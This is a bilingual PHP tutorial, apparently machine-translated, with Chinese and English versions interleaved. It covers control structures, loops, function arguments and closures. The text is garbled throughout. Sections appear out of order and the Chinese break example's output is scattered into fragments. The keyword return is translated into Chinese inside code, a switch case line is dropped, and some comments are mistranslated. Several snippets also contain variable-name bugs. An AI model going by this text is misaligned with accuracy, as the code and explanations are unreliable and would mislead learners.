跳转目标由标签加冒号指定：MyLabel:。

此示例将打印 Hello World!:

```
<?php
goto MyLabel;
echo '这段文本将被跳过，因为有跳转。';
```

```
MyLabel:
echo '你好，世界！';
?>
```

第19.6节 : declare

declare 用于为一段代码设置执行指令。

以下指令被识别：

- [ticks](#)
- [encoding](#)
- [strict_types](#)

例如，将 ticks 设置为 1：

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

Output:

```
123456789
```

For detailed information, see the Loops topic.

Section 19.4: do-while

do-while loop first executes a block of code once, in every case, then iterates through that block of code as long as a specified condition is true.

```
$i = 0;
do {
    $i++;
    echo $i;
} while ($i < 10);
```

```
Output: `12345678910`
```

For detailed information, see the Loops topic.

Section 19.5: goto

The goto operator allows to jump to another section in the program. It's available since PHP 5.3.

The goto instruction is a goto followed by the desired target label: goto MyLabel;.

The target of the jump is specified by a label followed by a colon: MyLabel:.

This example will print Hello World!:

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';
```

```
MyLabel:
echo 'Hello World!';
?>
```

Section 19.6: declare

declare is used to set an execution directive for a block of code.

The following directives are recognized:

- [ticks](#)
- [encoding](#)
- [strict_types](#)

For instance, set ticks to 1:

```
declare(ticks=1);
```

要启用严格类型模式，使用带有strict_types声明的declare语句：

```
declare(strict_types=1);
```

第19.7节：include 和 require

require

`require`类似于`include`，但在失败时会产生致命的E_COMPILE_ERROR级别错误。
当`require`失败时，脚本将停止执行。而当`include`失败时，脚本不会停止执行，只会发出E_WARNING。

```
require 'file.php';
```

[PHP手册 - 控制结构 - Require](#)

include

`include`语句用于包含并执行一个文件。

```
./variables.php
```

```
$a = 'Hello World!';
```

```
./main.php`
```

```
include 'variables.php';
echo $a;
// 输出: 'Hello World!'
```

使用这种方法要小心，因为它被认为是一种[代码异味](#)，因为被包含的文件会改变给定作用域中定义变量的数量和内容。

你也可以`include`一个返回值的文件。这对于处理配置数组非常有用：

```
configuration.php
```

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

```
main.php
```

```
<?php
```

```
declare(ticks=1);
```

To enable strict type mode, the `declare` statement is used with the strict_types declaration:

```
declare(strict_types=1);
```

Section 19.7: include & require

require

`require` is similar to `include`, except that it will produce a fatal E_COMPILE_ERROR level error on failure. When the `require` fails, it will halt the script. When the `include` fails, it will not halt the script and only emit E_WARNING.

```
require 'file.php';
```

[PHP Manual - Control Structures - Require](#)

include

The `include` statement includes and evaluates a file.

```
./variables.php
```

```
$a = 'Hello World!';
```

```
./main.php`
```

```
include 'variables.php';
echo $a;
// Output: 'Hello World!'
```

Be careful with this approach, since it is considered a [code smell](#), because the included file is altering amount and content of the defined variables in the given scope.

You can also `include` file, which returns a value. This is extremely useful for handling configuration arrays:

```
configuration.php
```

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

```
main.php
```

```
<?php
```

```
$config = include 'configuration.php';
```

这种方法可以防止被包含的文件通过更改或添加变量来污染你当前的作用域。

[PHP 手册 - 控制结构 - include](#)

include 和 require 也可以用于当文件返回某些内容时，将值赋给变量。

示例：

include1.php 文件：

```
<?php  
    $a = "这是要返回的内容";  
  
    return $a;  
?>
```

index.php 文件：

```
$value = include 'include1.php';  
// 此处, $value = "这是要返回的内容"
```

第19.8节：return

return 语句将程序控制权返回给调用函数。

当return从函数内部被调用时，当前函数的执行将结束。

```
function returnEndsFunctions()  
{  
    echo '这是执行的内容';  
    return;  
    echo '这不会被执行。';  
}
```

当你运行 returnEndsFunctions(); 时，你将得到输出 这是执行的内容；

当在函数内部调用 return 并带有参数时，当前函数的执行将结束，参数的值将返回给调用该函数的函数。

第19.9节：for

for 循环通常用于当你有一段代码需要重复执行指定次数时。

```
for ($i = 1; $i < 10; $i++) {  
    echo $i;  
}
```

输出：

123456789

详细信息请参见循环主题。

```
$config = include 'configuration.php';
```

This approach will prevent the included file from polluting your current scope with changed or added variables.

[PHP Manual - Control Structures - Include](#)

include & require can also be used to assign values to a variable when returned something by file.

Example :

include1.php file :

```
<?php  
    $a = "This is to be returned";  
  
    return $a;  
?>
```

index.php file :

```
$value = include 'include1.php';  
// Here, $value = "This is to be returned"
```

Section 19.8: return

The **return** statement returns the program control to the calling function.

When **return** is called from within a function, the execution of the current function will end.

```
function returnEndsFunctions()  
{  
    echo 'This is executed';  
    return;  
    echo 'This is not executed.';  
}
```

When you run returnEndsFunctions(); you'll get the output This is executed;

When **return** is called from within a function with and argument, the execution of the current function will end and the value of the argument will be returned to the calling function.

Section 19.9: for

for loops are typically used when you have a piece of code which you want to repeat a given number of times.

```
for ($i = 1; $i < 10; $i++) {  
    echo $i;  
}
```

Outputs:

123456789

For detailed information, see the Loops topic.

第19.10节 : foreach

foreach 是一种结构，使你能够轻松遍历数组和对象。

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

输出：

123

要使用foreach循环遍历对象，该对象必须实现Iterator接口。

当你遍历关联数组时：

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ':' . $value;
}
```

输出：

color: red

详细信息请参见循环主题。

第19.11节 : if elseif else

elseif

elseif结合了if和else。if语句被扩展以在原始if表达式不满足时执行不同的语句。但只有当elseif条件表达式

下面的代码会显示“a 大于 b”、“a 等于 b”或“a 小于 b”中的一个：

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a 小于 b";
}
```

多个 elseif 语句

你可以在同一个 if 语句中使用多个 elseif 语句：

```
if ($a == 1) {
    echo "a 是一";
} elseif ($a == 2) {
    echo "a 是二";
```

Section 19.10: foreach

foreach 是一种构造，使你能够轻松遍历数组和对象。

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

Outputs:

123

To use foreach loop with an object, it has to implement [Iterator](#) interface.

When you iterate over associative arrays:

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ':' . $value;
}
```

Outputs:

color: red

For detailed information, see the Loops topic.

Section 19.11: if elseif else

elseif

elseif结合了if和else。if语句是扩展的，以在原始if表达式不满足时执行不同的语句。但只有当elseif条件表达式

The following code displays either "a is bigger than b", "a is equal to b" or "a is smaller than b":

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

Several elseif statements

You can use multiple elseif statements within the same if statement:

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
```

```
} elseif ($a == 3) {
    echo "a 是三";
} else {
    echo "a 不是一, 也不是二, 也不是三";
}
```

第19.12节 : if

if 结构允许有条件地执行代码片段。

```
if ($a > $b) {
    echo "a 比 b 大";
}
```

[PHP 手册 - 控制结构 - If](#)

第19.13节 : switch语句

switch结构的功能与一系列if语句相同，但可以用更少的代码行完成工作。被测试的值，如 switch语句中定义的，会与每个case语句中的值进行相等比较，直到找到匹配项并执行该代码块。如果没有找到匹配的case语句，则执行default代码块中的代码（如果存在）。

每个case或default语句中的代码块应以break语句结束。这样可以停止 switch结构的执行，并立即继续执行后续代码。如果省略了break语句，即使没有匹配，下一case语句的代码也会被执行。这可能会导致意外的代码执行，但在多个case语句需要共享同一段代码时也很有用。

```
switch ($colour) {
    echo "颜色是红色";
    break;
    case "green":
    case "blue":
        echo "颜色是绿色或蓝色";
        break;
    case "yellow":
        echo "颜色是黄色";
        // 注意缺少 break, 下一块代码也将被执行
    case "black":
        echo "颜色是黑色";
        break;
    default:
        echo "颜色是其他";
        break;
}
```

除了测试固定值之外，该结构还可以通过向 switch语句提供布尔值，向 case语句提供任意表达式，来测试动态语句。请记住，使用的是第一个匹配的值，因此以下代码将输出“超过100”：

```
$i = 1048;
switch (true) {
    case ($i > 0):
        echo "超过0";
        break;
```

```
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

Section 19.12: if

The if construct allows for conditional execution of code fragments.

```
if ($a > $b) {
    echo "a is bigger than b";
}
```

[PHP Manual - Control Structures - If](#)

Section 19.13: switch

The `switch` structure performs the same function as a series of `if` statements, but can do the job in fewer lines of code. The value to be tested, as defined in the `switch` statement, is compared for equality with the values in each of the `case` statements until a match is found and the code in that block is executed. If no matching `case` statement is found, the code in the `default` block is executed, if it exists.

Each block of code in a `case` or `default` statement should end with the `break` statement. This stops the execution of the `switch` structure and continues code execution immediately afterwards. If the `break` statement is omitted, the next `case` statement's code is executed, *even if there is no match*. This can cause unexpected code execution if the `break` statement is forgotten, but can also be useful where multiple `case` statements need to share the same code.

```
switch ($colour) {
    case "red":
        echo "the colour is red";
        break;
    case "green":
    case "blue":
        echo "the colour is green or blue";
        break;
    case "yellow":
        echo "the colour is yellow";
        // note missing break, the next block will also be executed
    case "black":
        echo "the colour is black";
        break;
    default:
        echo "the colour is something else";
        break;
}
```

In addition to testing fixed values, the construct can also be coerced to test dynamic statements by providing a boolean value to the `switch` statement and any expression to the `case` statement. Keep in mind the *first* matching value is used, so the following code will output "more than 100":

```
$i = 1048;
switch (true) {
    case ($i > 0):
        echo "more than 0";
        break;
```

```
case ($i > 100):
    echo "超过100";
    break;
case ($i > 1000):
    echo "超过1000";
    break;
}
```

有关使用 `switch` 结构时可能出现的松散类型问题，请参见 [Switch Surprises](#)

```
case ($i > 100):
    echo "more than 100";
    break;
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

For possible issues with loose typing while using the `switch` construct, see [Switch Surprises](#)

第20章：循环

循环是编程的基本方面。它们允许程序员创建重复执行的代码，重复次数为某个给定的次数，或称为迭代。迭代次数可以是明确的（例如6次迭代），也可以持续到满足某个条件（“直到地狱结冰”）。

本主题涵盖不同类型的循环、相关的控制语句及其在PHP中的潜在应用。

第20.1节：continue

continue 关键字会停止当前循环的迭代，但不会终止整个循环。

与break语句一样，continue语句位于循环体内。执行时，continue语句会立即跳转到循环条件判断处。

在下面的示例中，循环根据数组中的值打印消息，但会跳过指定的值。

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "我喜欢吃 {$value} 派。".PHP_EOL;
}
```

预期输出是：

我喜欢吃苹果派。
我喜欢吃樱桃派。

continue 语句也可以通过指定跳过的循环层数，立即继续执行外层循环。例如，考虑如下数据

水果颜色	价格
苹果红色	1
香蕉 黄色	7
樱桃红色	2
葡萄绿色	4

为了只用价格低于5的水果制作派

```
$data = [
    [ "水果" => "苹果", "颜色" => "红色", "价格" => 1 ],
    [ "水果" => "香蕉", "颜色" => "黄色", "价格" => 7 ],
    [ "水果" => "樱桃", "颜色" => "红色", "价格" => 2 ],
    [ "水果" => "葡萄", "颜色" => "绿色", "价格" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "价格" && $value >= 5) {
```

Chapter 20: Loops

Loops are a fundamental aspect of programming. They allow programmers to create code that repeats for some given number of repetitions, or *iterations*. The number of iterations can be explicit (6 iterations, for example), or continue until some condition is met ('until Hell freezes over').

This topic covers the different types of loops, their associated control statements, and their potential applications in PHP.

Section 20.1: continue

The `continue` keyword halts the current iteration of a loop but does not terminate the loop.

Just like the `break` statement the `continue` statement is situated inside the loop body. When executed, the `continue` statement causes execution to immediately jump to the loop conditional.

In the following example loop prints out a message based on the values in an array, but skips a specified value.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

The expected output is:

I love to eat apple pie.
I love to eat cherry pie.

The `continue` statement may also be used to immediately continue execution to an outer level of a loop by specifying the number of loop levels to jump. For example, consider data such as

Fruit	Color	Cost
Apple	Red	1
Banana	Yellow	7
Cherry	Red	2
Grape	Green	4

In order to only make pies from fruit which cost less than 5

```
$data = [
    [ "Fruit" => "Apple", "Color" => "Red", "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red", "Cost" => 2 ],
    [ "Fruit" => "Grape", "Color" => "Green", "Cost" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
```

```

        continue 2;
    }
    /* 制作一个饼图 */
}

```

当执行 `continue 2` 语句时，执行会立即跳回到 `$data as $fruit`，继续外层循环并跳过所有其他代码（包括内层循环中的条件语句）。

第20.2节：break

`break` 关键字会立即终止当前循环。

与 `continue` 语句类似，`break` 会停止循环的执行。但与 `continue` 语句不同的是，`break` 会立即终止循环，并且不会再次执行条件语句。

```

$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
}

```

这段代码将输出

```

2
4
3
0
4
0
6
0
1
2
0
但不
会执
行当
时

```

```

= "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}

```

`break 2` 命令会立即终止内层和外层循环的执行。

```

        continue 2;
    }
    /* make a pie */
}

```

When the `continue 2` statement is executed, execution immediately jumps back to `$data as $fruit` continuing the outer loop and skipping all other code (including the conditional in the inner loop).

Section 20.2: break

The `break` keyword immediately terminates the current loop.

Similar to the `continue` statement, a `break` halts execution of a loop. Unlike a `continue` statement, however, `break` causes the immediate termination of the loop and does *not* execute the conditional statement again.

```

$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
}

```

This code will produce

```

24
30
40
60
120

```

but will not execute the case where `$i` is 0, which would result in a fatal error due to division by 0.

The `break` statement may also be used to break out of several levels of loops. Such behavior is very useful when executing nested loops. For example, to copy an array of strings into an output string, removing any `#` symbols, until the output string is exactly 160 characters

```

$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}

```

The `break 2` command immediately terminates execution of both the inner and outer loops.

第20.3节：foreach

foreach语句用于遍历数组。

每次迭代时，当前数组元素的值被赋给\$value变量，数组指针向前移动一位，下一次迭代将处理下一个元素。

下面的示例显示了数组中分配的项目。

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "我喜欢吃 {$value}。 ";
}
```

预期输出是：

我喜欢吃苹果。 我喜欢吃香蕉。 我喜欢吃樱桃。

您也可以使用 foreach 访问值的键/索引：

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//输出 - 0:apple 1:banana 2:cherry
```

默认情况下，\$value 是 \$list 中值的一个副本，因此在循环内部所做的更改不会反映到之后的 \$list 中。

```
foreach ($list as $value) {
    $value = $value . " pie";
}

echo $list[0]; // 输出 "apple"
```

要在 foreach 循环中修改数组，请使用 & 运算符通过引用赋值给 \$value。重要的是之后要 unset 该变量，以免在其他地方重用 \$value 时覆盖数组。

```
foreach ($list as &$value) { // 或者 foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // 输出 "apple pie"
```

你也可以通过引用当前项的数组键，在 foreach 循环中修改数组项。

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}

echo $list[0]; // 输出 "apple pie"
```

Section 20.3: foreach

The **foreach** statement is used to loop through arrays.

For each iteration the value of the current array element is assigned to \$value variable and the array pointer is moved by one and in the next iteration next element will be processed.

The following example displays the items in the array assigned.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

The expected output is:

I love to eat apple. I love to eat banana. I love to eat cherry.

You can also access the key / index of a value using foreach:

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

By default \$value is a copy of the value in \$list, so changes made inside the loop will not be reflected in \$list afterwards.

```
foreach ($list as $value) {
    $value = $value . " pie";
}

echo $list[0]; // Outputs "apple"
```

To modify the array within the **foreach** loop, use the & operator to assign \$value by reference. It's important to **unset** the variable afterwards so that reusing \$value elsewhere doesn't overwrite the array.

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

You can also modify the array items within the **foreach** loop by referencing the array key of the current item.

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}

echo $list[0]; // Outputs "apple pie"
```

第20.4节：do...while

Section 20.4: do...while

do...while语句至少会执行一次代码块——然后只要条件为真，就会重复循环。

下面的示例将至少使\$i的值增加一次，并且只要变量\$i的值小于25，就会继续增加；

```
$i = 0;  
do {  
    $i++;  
} while($i < 25);  
  
echo '变量i的最终值是: ', $i;
```

预期输出是：

变量i的最终值是: 25

第20.5节：for

当你知道想要执行语句或语句块的次数时，使用for语句。

初始化器用于设置循环迭代次数计数器的起始值。这里可以声明一个变量，通常命名为\$i。

以下示例循环10次并显示从0到9的数字。

```
for ($i = 0; $i <= 9; $i++) {  
    echo $i, ',';  
}  
  
# 示例 2  
for ($i = 0; ; $i++) {  
    if ($i > 9) {  
        break;  
    }  
    echo $i, ',';  
}  
  
# 示例 3  
$i = 0;  
for ( ; ; ) {  
    if ($i > 9) {  
        break;  
    }  
    echo $i, ',';  
    $i++;  
}  
  
# 示例 4  
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

预期输出是：

0,1,2,3,4,5,6,7,8,9,

The `do...while` statement will execute a block of code at least once - it then will repeat the loop as long as a condition is true.

The following example will increment the value of \$i at least once, and it will continue incrementing the variable \$i as long as it has a value of less than 25;

```
$i = 0;  
do {  
    $i++;  
} while($i < 25);  
  
echo 'The final value of i is: ', $i;
```

The expected output is:

The final value of i is: 25

Section 20.5: for

The `for` statement is used when you know how many times you want to execute a statement or a block of statements.

The initializer is used to set the start value for the counter of the number of loop iterations. A variable may be declared here for this purpose and it is traditional to name it \$i.

The following example iterates 10 times and displays numbers from 0 to 9.

```
for ($i = 0; $i <= 9; $i++) {  
    echo $i, ',';  
}  
  
# Example 2  
for ($i = 0; ; $i++) {  
    if ($i > 9) {  
        break;  
    }  
    echo $i, ',';  
}  
  
# Example 3  
$i = 0;  
for ( ; ; ) {  
    if ($i > 9) {  
        break;  
    }  
    echo $i, ',';  
    $i++;  
}  
  
# Example 4  
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

The expected output is:

0,1,2,3,4,5,6,7,8,9,

第20.6节：while

while语句将在测试表达式为真时执行一段代码块。

如果测试表达式为真，则代码块将被执行。代码执行完毕后，测试表达式将再次被评估，循环将继续，直到测试表达式被判定为假。

下面的示例将迭代直到总和达到100后终止。

```
$i = true;  
$sum = 0;  
  
while ($i) {  
    if ($sum === 100) {  
        $i = false;  
    } else {  
        $sum += 10;  
    }  
}  
echo '总和是: ', $sum;
```

预期输出是：

总和是: 100

Section 20.6: while

The `while` statement will execute a block of code if and as long as a test expression is true.

If the test expression is true then the code block will be executed. After the code has executed the test expression will again be evaluated and the loop will continue until the test expression is found to be false.

The following example iterates till the sum reaches 100 before terminating.

```
$i = true;  
$sum = 0;  
  
while ($i) {  
    if ($sum === 100) {  
        $i = false;  
    } else {  
        $sum += 10;  
    }  
}  
echo 'The sum is: ', $sum;
```

The expected output is:

The sum is: 100

第21章：函数

第21.1节：可变长度参数列表

版本 ≥ 5.6

PHP 5.6引入了可变长度参数列表（又称varargs，可变参数），使用...符号放在参数名前，表示该参数是可变的，即它是一个数组，包含从该参数开始的所有传入参数。

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // 输出 [2,3,4]
```

类型名称可以添加在...前面：

```
function foo(Bar ...$bars) {}
```

&引用操作符可以添加在...前，但应放在类型名称（如果有）之后。请看以下示例：

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // 注意这里的 &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

输出：

```
int(0)
int(1)
int(1)
```

另一方面，一个数组（或Traversable）参数可以被解包，以参数列表的形式传递给函数：

```
var_dump(...hash_algos());
```

输出：

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

与不使用...的代码片段对比：

Chapter 21: Functions

Section 21.1: Variable-length argument lists

Version ≥ 5.6

PHP 5.6 introduced variable-length argument lists (a.k.a. varargs, variadic arguments), using the ... token before the argument name to indicate that the parameter is variadic, i.e. it is an array including all supplied parameters from that one onward.

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

Type names can be added in front of the ...:

```
function foo(Bar ...$bars) {}
```

The & reference operator can be added before the ..., but after the type name (if any). Consider this example:

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

Output:

```
int(0)
int(1)
int(1)
```

On the other hand, an array (or Traversable) of arguments can be unpacked to be passed to a function in the form of an argument list:

```
var_dump(...hash_algos());
```

Output:

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

Compare with this snippet without using ...:

```
var_dump(hash_algos());
```

输出：

```
array(46) {
    [0]=>
    string(3) "md2"
    [1]=>
    string(3) "md4"
    ...
}
```

因此，现在可以轻松地为可变参数函数制作重定向函数，例如：

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map(['mysql', 'real_escape_string'], $args));
}
```

除了数组，Traversable类型，例如Iterator（尤其是其许多来自SPL的子类）也可以使用。
例如：

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // 输出: 020304
```

如果迭代器无限迭代，例如：

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

不同版本的PHP表现不同：

- 从 PHP 7.0.0 到 PHP 7.1.0 (beta 1)：
 - 会发生段错误
 - PHP 进程将以代码 139 退出
- 在 PHP 5.6 中：
 - 将显示内存耗尽的致命错误（“允许的内存大小 %d 字节已耗尽”）。
 - PHP 进程将以代码 255 退出

注意：HHVM (v3.10 - v3.12) 不支持解包Traversable对象。此次尝试将显示警告信息“Only containers may be unpacked”。

第 21.2 节：可选参数

函数可以有可选参数，例如：

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
    }
}
```

```
var_dump(hash_algos());
```

Output:

```
array(46) {
    [0]=>
    string(3) "md2"
    [1]=>
    string(3) "md4"
    ...
}
```

Therefore, redirect functions for variadic functions can now be easily made, for example:

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map(['mysql', 'real_escape_string'], $args));
}
```

Apart from arrays, Traversables, such as Iterator (especially many of its subclasses from SPL) can also be used.
For example:

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

If the iterator iterates infinitely, for example:

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

Different versions of PHP behave differently:

- From PHP 7.0.0 up to PHP 7.1.0 (beta 1):
 - A segmentation fault will occur
 - The PHP process will exit with code 139
- In PHP 5.6:
 - A fatal error of memory exhaustion ("Allowed memory size of %d bytes exhausted") will be shown.
 - The PHP process will exit with code 255

Note: HHVM (v3.10 - v3.12) does not support unpacking Traversables. A warning message "Only containers may be unpacked" will be shown in this attempt.

Section 21.2: Optional Parameters

Functions can have optional parameters, for example:

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
    }
}
```

```

        break;
    case '澳大利亚人':
        print "G'day $name";
        break;
    default:
        print "Hello $name";
        break;
    }

hello('爱丽丝');
// 你好，爱丽丝

hello('爱丽丝', '澳大利亚人');
// G'day 爱丽丝

```

第21.3节：按引用传递参数

函数参数可以通过“按引用”传递，允许函数修改函数外部使用的变量：

```

function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
        $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
// Bannanas

```

对象参数总是通过引用传递：

```

function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
// 2014-03-01

```

为了避免隐式地通过引用传递对象，你应该克隆该对象。

通过引用传递也可以作为返回参数的另一种方式。例如，[socket_getpeername](#)函数：

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

该方法实际上旨在返回对等方的地址和端口，但由于需要返回两个值，它选择使用引用参数。调用方式如下：

```

        break;
    case 'Australian':
        print "G'day $name";
        break;
    default:
        print "Hello $name";
        break;
    }

hello('Alice');
// Good Day Alice

hello('Alice', 'Australian');
// G'day Alice

```

Section 21.3: Passing Arguments by Reference

Function arguments can be passed "By Reference", allowing the function to modify the variable used outside the function:

```

function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
        $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
// Bannanas

```

Object arguments are always passed by reference:

```

function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
// 2014-03-01

```

To avoid implicit passing an object by reference, you should clone the object.

Passing by reference can also be used as an alternative way to return parameters. For example, the [socket_getpeername](#) function:

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

This method actually aims to return the address and port of the peer, but since there are two values to return, it chooses to use reference parameters instead. It can be called like this:

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "对等方: $address:$port";
```

变量\$address和\$post不需要事先定义。它们将会：

1. 首先被定义为null,
2. 然后以预定义的null值传递给函数
3. 然后在函数中被修改
4. 最终被定义为调用上下文中的地址和端口。

第21.4节：基本函数使用

基本函数的定义和执行如下：

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

第21.5节：函数作用域

函数内部的变量处于如下的局部作用域中

```
$number = 5
function foo(){
    $number = 10
    返回 $number
}

foo(); //将打印10, 因为函数内部定义的文本是局部变量
```

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "Peer: $address:$port\n";
```

The variables \$address and \$port do not need to be defined before. They will:

1. be defined as `null` first,
2. then passed to the function with the predefined `null` value
3. then modified in the function
4. end up defined as the address and port in the calling context.

Section 21.4: Basic Function Usage

A basic function is defined and executed like this:

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

Section 21.5: Function Scope

Variables inside functions is inside a local scope like this

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```



```

    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
$rate = .05;

// 将变量导出到闭包的作用域
$calculateTax = function ($value) use (&$rate) { // 注意 $rate 前的 & 符号
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10

```

定义匿名函数时，无论是否使用闭包，默认参数都不是隐式必需的。

```

$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // 返回: IM YELLING AT YOU

```

第22.2节：变量赋值

匿名函数可以赋值给变量，用作期望回调的参数：

```

$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);

```

这些变量也可以用作独立的函数调用：

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

第22.3节：作为函数的对象

```

class SomeClass {
    public function __invoke($param1, $param2) {
        // 在这里编写你的代码
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // 调用 __invoke() 方法

```

带有 `__invoke` 方法的对象可以像其他任何函数一样使用。

`__invoke` 方法可以访问对象的所有属性，并能够调用任何方法。

```

    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10

```

Default arguments are not implicitly required when defining anonymous functions with/without closures.

```

$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU

```

Section 22.2: Assignment to variables

[Anonymous functions](#) can be assigned to variables for use as parameters where a callback is expected:

```

$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);

```

These variables can also be used as standalone function calls:

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

Section 22.3: Objects as a function

```

class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method

```

An object with an `__invoke` method can be used exactly as any other function.

The `__invoke` method will have access to all properties of the object and will be able to call any methods.

第22.4节：使用外部变量

使用use结构将变量导入匿名函数的作用域：

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

